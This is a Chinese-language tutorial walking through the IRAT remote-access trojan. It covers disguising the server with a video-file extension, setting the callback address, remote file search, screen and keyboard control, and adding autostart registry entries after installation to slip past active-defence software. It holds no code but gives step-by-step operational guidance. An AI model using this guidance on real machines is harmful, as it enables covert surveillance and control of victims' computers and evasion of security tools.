


图1




图2

一、程序配置操作

首先我们来配置木马的服务端程序，点击工具栏中的"配置服务端"按钮。在"安装选项"中设置木马的安装路径以及木马程序的安装名称。这里我们发现了一个有趣的现象，木马名称的后缀名竟然是一个视频文件，如图1。

在"启动选项"中设置木马的启动信息，目前为止IRAT只能使用服务进行启动，可以建立新的启动服务，也可以替换系统本身的服务，相信在以后的版本中会加入Active启动和注册表启动等方式。在"上线选项"中设置木马的连接地址，IRAT木马既可以使用IP地址进行连接，也可以同时使用网页地址进行连接。最后设置服务端程序需要的图标，并且点击"生成"按钮来创建服务端。

服务端程序创建完成后，点击工具栏中的"参数设置"按钮来配置客户端程序的相关信息。在"监听端口"中设置连接使用的端口，有三个端口信息可以设置使用，这样可以防止端口被占用时而使用其它的端口。在"文件传输设置"里设置同时最大的上传数和下载数，"屏幕监控设置"中包括了监控屏幕的色深，以及鼠标在屏幕中运行的轨迹等。如果用户系统的硬件配置很高的话，可以对这些选项信息进行较高的设置，这样我们操作起来也更为顺畅，如图2。




图3

二、木马控制操作

所有的相关设置都完成后，将服务端安装到虚拟机并运行，很快服务端就连接成功了。现在我们就可以开始木马的控制操作了，首先点击工具栏中的"文件管理"按钮，从弹出的管理窗口可以看到，木马使用了类似Total Commander一样的窗口，这比采用常见的资源管理器窗口来进行文件管理操作要更加的简单易行。通过鼠标右键中的命令，可以进行常见的远程管理操作，比如运行、新建、上传、下载、删除等。文件的传输操作既可以通过右键命令，也可以通过鼠标直接对文件或文件夹进行，并且文件传输还支持基本的断点传输，如图3。另外在远程文件窗口中还包括一个搜索命令，点击该命令后设定搜索位置和关键词，这样就可以在远程系统中方便的查找需要的内容，然后对这些信息进行相关的管理操作了，如图4。




图4

任何一款优秀的木马程序对于远程屏幕的查看都是不可缺少的，点击工具栏的"屏幕控制"按钮就可以在弹出的窗口查看到远程桌面的情况，通过"屏幕色深"可以调整屏幕的颜色深度，可以根据需要进行调整设置。经过测试，我发现IRAT木马的屏幕捕捉还是非常快速的，可以及时的反映出远程桌面的情况，没有出现任何的延迟。选中工具栏中的"鼠标"和"键盘"选项，这样我们就可以直接在屏幕窗口进行远程控制，就好象我们直接坐在远程电脑前操作一样，如图5。




图 5




图 6

在这个主动防御满天飞的时代，“注册表编辑器”功能可以很好的帮助我们，首先通过它可以很好的对远程注册表进行管理，其中就包括对任何内容进行修改、删除、重命名等，当然也可以对注册表内容进行全新的新建操作，如图 6。这样我们就可以在注册表启动项、系统服务项来添加木马服务端的相关启动信息内容。为什么不使用木马配置中的启动项呢？这是因为我发现木马的启动项容易引起主动防御的拦截，如果不设置它的话就可以较好的绕过主动防御。因此在服务端运行后再添加启动项，这样就可以让服务端程序随机启动了。

